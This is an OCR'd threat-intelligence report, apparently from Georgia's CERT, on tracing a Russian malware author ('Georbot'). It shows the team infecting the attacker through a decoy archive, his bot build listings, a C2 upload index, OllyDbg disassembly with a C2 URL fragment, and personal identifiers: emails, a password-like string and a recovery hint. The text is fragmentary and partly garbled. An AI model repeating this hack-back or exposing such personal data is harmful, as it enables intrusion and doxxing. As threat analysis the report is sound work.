


sssssssssssas.r
legalcrf.in/
This site may harm your computer.
3 Feb 2012 – Welcome to the home of sssssssssssas.r. To change this page, upload your website into the public_html directory. Date Created: Fri Feb 3 ...

**Lubianka 13, Moscow. - Russian Ministry of Internal Affairs, Department of Logistics**

**- Organization development and communications systems, improve information and communication technologies and technical protection of information;**

Next to it**:** Federal Security Service of the Russian Federation **(**FSB**)** – **Moscow**



2gis.prokopievsk.ru/moscow/profile/4504127916250006

Департамент тыла МВД РФ

Департамент тыла МВД РФ

Координаты: 55.7640506780813, 37.6290783621653

адрес: Большая Лубянка, 13/16 / Большой Кисельный пер, 16
город Москва, Московская область, Россия

In March 2012, Company ESET Security Published Report named

“Georbot: From Russia With Love” (with support of our CERT Team)

After That Russian NEWS Agencies Spread Disinformation Based on ESET’s Report Blaming Georgian Governmental website (which actionly was hacked) for serving malicious files. But there where nothing said about REAL 6 Command & Controll Servers which were hosted in various countries and mentioned in ESET’s Report.

We have Infected our PC from Lab, then gave Cyber Attacker Fake ZIP Archive with his own virus inside and the name "Georgian-Nato Agreement".

Attacker Stole that archive and executed malicious files.


As we had access to BOT Panel, we had maintained control over his PC.


Then captured got **video** of him, personally. We have captured process of creating new malicious modules.


***We have Obtained Russian Document, from email, where he was giving someone instructions how to use this malicious software and how to infect targets.***

We have linked him with some of German and Russian hackers.

Then we have Obtained information about his destination City, Internet Service Provider, Email and etc.








Total Commander 7.0 public beta 3 - Podarok Edition
Файл Выделение Навигация Сеть FTP Вид Вкладки Конфигурация Инструменты Системные папки Запуск Справка
c d g \ \ .. [acer] 2 177 974 272 байт из 26 221 744 128 байт сво
c d g \ \ .. [_нет_] 46 672 248 832 байт из 77 515 005 952 байт с
sites | site | 1 | fileformat | 07.11.2011
system32 | Include | Application Data
My | Мой компьютер | My | sqlmap-0.7_exe | res | Equates | 12.rar
F3 Просмотр | F4 Правка | F5 Копия | F6 Перемещ | F7 Каталог | F8 Удалить | Alt+F4 Выход
Пуск | Total Co... | flat asse... | Process ... | EditPlus ... | IWebBro... | http://9... | C:\WIND... | EN | 20:12

```
c:\Documents and Settings\1\Application Data\*.*
Имя                     Тип    Размер  ↓Дата           Атр
Hex-Rays                       <DIR>   30.01.10 17:01  -
Help                           <DIR>   12.01.10 23:18  -
Abbyy                          <DIR>   10.01.10 16:09  -
Sun                            <DIR>   10.01.10 13:35  -
.#                             <DIR>   19.12.09 23:17  -
Wireshark                      <DIR>   19.12.09 17:16  -
Google                         <DIR>   18.12.09 23:43  -
Opera                          <DIR>   18.12.09 22:18  -
Macromedia                     <DIR>   21.08.09 13:45  -
Acer                           <DIR>   10.08.09 14:06  -
Super-Cow                      <DIR>   10.08.09 13:57  -
Acer GameZone Console          <DIR>   10.08.09 13:40  -
InstallShield                  <DIR>   10.08.09 13:15  -
Identities                     <DIR>   10.08.09 11:30  -
rpcsrv                  log      5 274 15.11.11 20:12  -
usbserv                 exe     37 376 15.11.11 20:12  -
scr                     jpeg   177 946 15.11.11 18:51  -
usbclient               exe     37 376 15.11.11 08:12  -
wklnhst                 dat        184 03.08.10 11:49  -
desktop                 ini         62 10.08.09 15:21  -
0 байт из 258 218 байт, файлов: 0 из 6, каталогов: 0 из 39
```


```
d:\My\*.*
Имя                     Тип    Размер  ↓Дата           Атр
..                             <DIR>   15.11.11 18:53  -
.svn                           <DIR>   15.11.11 16:23  -
Old versions                   <DIR>   26.04.11 22:57  -
archive                        <DIR>   08.04.11 12:49  -
Another                        <DIR>   09.02.11 19:58  -
bot1_win7_firewalls     EXE     35 328 15.11.11 20:12  -
bot1_win7_firewalls     ASM    122 596 15.11.11 20:12  -
bot1_win7_firewalls     udd    217 197 15.11.11 20:07  -
bot1_win7_opera         ASM    113 149 15.11.11 13:01  -
bot1_win7_opera         EXE     37 376 13.11.11 13:15  -
bot1_win7_kazy          EXE     37 376 07.11.11 08:32  -
bot1_win7_kazy          ASM    112 524 07.11.11 08:32  -
bot1_win7_opera         udd    199 093 07.11.11 08:29  -
11                               5 958 01.11.11 10:16  -
index1                  php      5 769 28.10.11 09:48  -
bot1_win7_nofile        EXE     37 376 27.10.11 12:36  -
bot1_win7_nofile        ASM    116 508 27.10.11 12:36  -
Thumbs                  db       6 144 25.10.11 21:19  -
unwand                  cpp      4 053 23.10.11 15:07  -
bot1_win7_screenshot    ASM    107 315 22.10.11 20:58  -
bot1_win7_screenshot    EXE     32 768 22.10.11 20:49  -
nuclear                            634 19.10.11 13:49  -
0 байт из 7 537 454 байт, файлов: 0 из 87, каталогов: 0 из 4
```

```
c:\Documents and Settings\1\Application Data>
```




# Index of /upload/0d02b50c


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| 12.rar | 17-Nov-2011 07:47 | 711K | |
| 1320126882rpcsrv.log | 01-Nov-2011 05:54 | 777 | |
| 1320163296rpcsrv.log | 01-Nov-2011 16:01 | 777 | |
| 1320300787rpcsrv.log | 03-Nov-2011 06:13 | 790 | |
| 1321359151rpcsrv.log | 15-Nov-2011 12:12 | 790 | |
| 1321359490scr.jpeg | 15-Nov-2011 12:18 | 174K | |




офис тел/факс: 62-0-72
техподдержка: 4-58-81
доп. офис (Гагарина 5): 4-58-85
E-mail: mtrend@mtrend.ru, support@mtrend.ru
г.Невинномысск, ул.Гагарина д.217 офис 1207
Лицензии в сфере связи: №62090, №62091, №62092




| | |
|---|---|
| IPv4 address: | 91.205.160.3 |
| Reverse DNS: | 91.205.160.3 |
| RIR: | RIPENCC |
| Country: | Russian Federation |
| City: | Nevinnomyssk |
| RBL Status: | Listed in XBL<br>Listed in CBL<br>Listed in SORBS |




```
192.168.0.1 dir-320
192.168.0.101 Lula.mtrend.ru
192.168.0.102 MIRAGE
192.168.0.103
192.168.0.104 IBM-LMMV4RP
```



| | | | | | |
|---|---|---|---|---|---|
| 176<br>0d02b50c | 91.205.160.3 | offline | 3.3 | DOWNLOAD DIR LIST DOWNLOAD_DIR DUMP SCAN LOAD History(2) word(0) | 15.04.11 |




```
============================== Opera ==============================

Personal profile
http://vkontakte.ruഉhttp://login.vk.coഉ2011-08-26T06:43:55ഉ

opera:mail: eshkinkot1@gmail.com  STAS221   2011-08-26T06:43:55
```



\0d02b50c\1.docx

| | |
|---|---|
| **Users** | |
| Username | Станислав |
| **Dates** | |
| Creation date | 6/4/2011 8:50:00 PM |
| Modified date | 6/4/2011 9:06:00 PM |
| **Other Metadata** | |
| Application | Microsoft Office |




```
00401D9F  .  68 F6DD4000   PUSH OFFSET bot1_win7_firewalls.0040DDF
00401DA4  .  FF35 F6DD400  PUSH DWORD PTR DS:[40DDF6]
00401DAA  .  FF35 FADD400  PUSH DWORD PTR DS:[40DDFA]
00401DB0  .  FF35 ACC8400  PUSH DWORD PTR DS:[40C8AC]
00401DB6  .  FFD0          CALL EAX
00401DB8  .  68 E03962E2   PUSH E26239E0                             ┌Arg2 = E26239E0
00401DBD  .  68 28764000   PUSH OFFSET bot1_win7_firewalls.0040762   │Arg1 = ASCII "kernel32.dll"
00401DC2  .  E8 39F2FFFF   CALL 00401000                             └bot1_win7_firewalls.00401000
00401DC7  .  FF35 ACC8400  PUSH DWORD PTR DS:[40C8AC]
00401DCD  .  FFD0          CALL EAX
00401DCF  .  68 50B04000   PUSH OFFSET bot1_win7_firewalls.0040B05   ┌Arg2 = UNICODE "/index312.php?ver=5.0&ca
00401DD4  .  68 38C04000   PUSH OFFSET bot1_win7_firewalls.0040C03   │Arg1 = UNICODE "C:\Documents and Setting
00401DD9  .  E8 85090000   CALL 00402763                             └bot1_win7_firewalls.00402763
00401DDE  > >68 2DD91829   PUSH 2918D92D                             ┌Arg2 = 2918D92D
00401DE3  .  68 D8764000   PUSH OFFSET bot1_win7_firewalls.004076D   │Arg1 = ASCII "crypt32.dll"
00401DE8  .  E8 13F2FFFF   CALL 00401000                             └bot1_win7_firewalls.00401000
00401DED  .  6A 00         PUSH 0
00401DEF  .  FF35 1ECB400  PUSH DWORD PTR DS:[40CB1E]                ASCII "Bu"
00401DF5  .  FFD0          CALL EAX
00401DF7  .  68 CF9993ED   PUSH ED9399CF                             ┌Arg2 = ED9399CF
00401DFC  .  68 28764000   PUSH OFFSET bot1_win7_firewalls.0040762   │Arg1 = ASCII "kernel32.dll"
00401E01  .  E8 FAF1FFFF   CALL 00401000                             └bot1_win7_firewalls.00401000
00401E06  .  FF35 FADD400  PUSH DWORD PTR DS:[40DDFA]
00401E0C  .  FFD0          CALL EAX
00401E0E  >  FC            CLD
00401E0F  .  6BC9 00       IMUL ECX,ECX,0
Stack [0006FFBC]=ED9399CF
Imm=2918D92D
Jumps from 401D00,401D49,401D87
```

```
Registers (MMX)
EAX 00000000
ECX 0000006E
EDX 00080608
EBX 0040C038 UNICODE "C:\Documents and Settings\1\Applic
ESP 0006FFC0 ASCII "N@"
EBP 0006FFF0
ESI 0006FC38
EDI 00000030

EIP 00401DDE bot1_win7_firewalls.00401DDE

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000000 ERROR_SUCCESS

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

MM0 0000 0000 0006 F85C
MM1 0000 0000 0000 0001
MM2 FFFF FFFF FD05 0F80
MM3 0000 0000 0006 F7A0
MM4 7C83 9AD8 0006 F820
MM5 7C80 2542 7C80 2600
MM6 EB85 1F00 0000 0000
MM7 D999 9A00 0000 0000

XMM0 00000344 7E3777F7 7E3777B0 000000C0
```

```
Address   Hex dump                                          ASCII
0040C038  43 00 3A 00 5C 00 44 00 6F 00 63 00 75 00 6D 00  C.:.\.D.o.c.u.m.
0040C048  65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 00  e.n.t.s. .a.n.d.
0040C058  20 00 53 00 65 00 74 00 74 00 69 00 6E 00 67 00   .S.e.t.t.i.n.g.
0040C068  73 00 5C 00 31 00 5C 00 41 00 70 00 70 00 6C 00  s.\.1.\.A.p.p.l.
0040C078  69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 20 00  i.c.a.t.i.o.n. .
0040C088  44 00 61 00 74 00 61 00 5C 00 72 00 70 00 63 00  D.a.t.a.\.r.p.c.
0040C098  73 00 72 00 76 00 2E 00 6C 00 6F 00 67 00 00 00  s.r.v...l.o.g...
0040C0A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C0F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C108  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C118  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C128  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040C138  43 00 3A 00 5C 00 44 00 6F 00 63 00 75 00 6D 00  C.:.\.D.o.c.u.m.
0040C148  65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 00  e.n.t.s. .a.n.d.
0040C158  20 00 53 00 65 00 74 00 74 00 69 00 6E 00 67 00   .S.e.t.t.i.n.g.
```

```
0006FFC0  00404EBC  ┘N@.  RETURN from bot1_win7_firewalls.00401C98 to bot1_win7_firewalls.
0006FFC4  7C817077  wpБ¦  RETURN to kernel32.7C817077
0006FFC8  0000C0B8  ╕└..
0006FFCC  00000002  ☻...
0006FFD0  7FFD9000  .Р¤⌂
0006FFD4  80000003  ♥..А
0006FFD8  0006FFC8  ╚ ♠.
0006FFDC  0006F7E8  шў♠.
0006FFE0  FFFFFFFF
0006FFE4  7C839AD8  ╪ЪГ¦
0006FFE8  7C817080  АрБ¦
0006FFEC  00000000  ....
0006FFF0  00000000  ....
0006FFF4  00000000  ....
0006FFF8  00404350  PC@.  bot1_win7_firewalls.<ModuleEntryPoint>
0006FFFC  00000000  ....
```

**Disassembly Process in OllyDbg.**



C:\71856944.exe


Creates Mutex (2)

Name: eshkinkot
Name: RasPbFile

Opens Mutex (1)


Name: RasPbFile

09/2010



```
============================== Opera ============================

Personal profile
http://vkontakte.ruლოhttp://login.vk.coლო2011-08-26T06:43:55ლო

opera:mail: eshkinkot1@gmail.com  STAS221   2011-08-26T06:43:55
```

11/2011




Password help for eshkinkot1@gmail.com

Choose how to get back into your account.

● Get a password reset link at my recovery email: **s••••••1@y•••••.••**

Enter full email address    Hint: s••••••1@y•••••.••


***stas221@yandex.ru ?***



| # | Command | File |
|---|---|---|
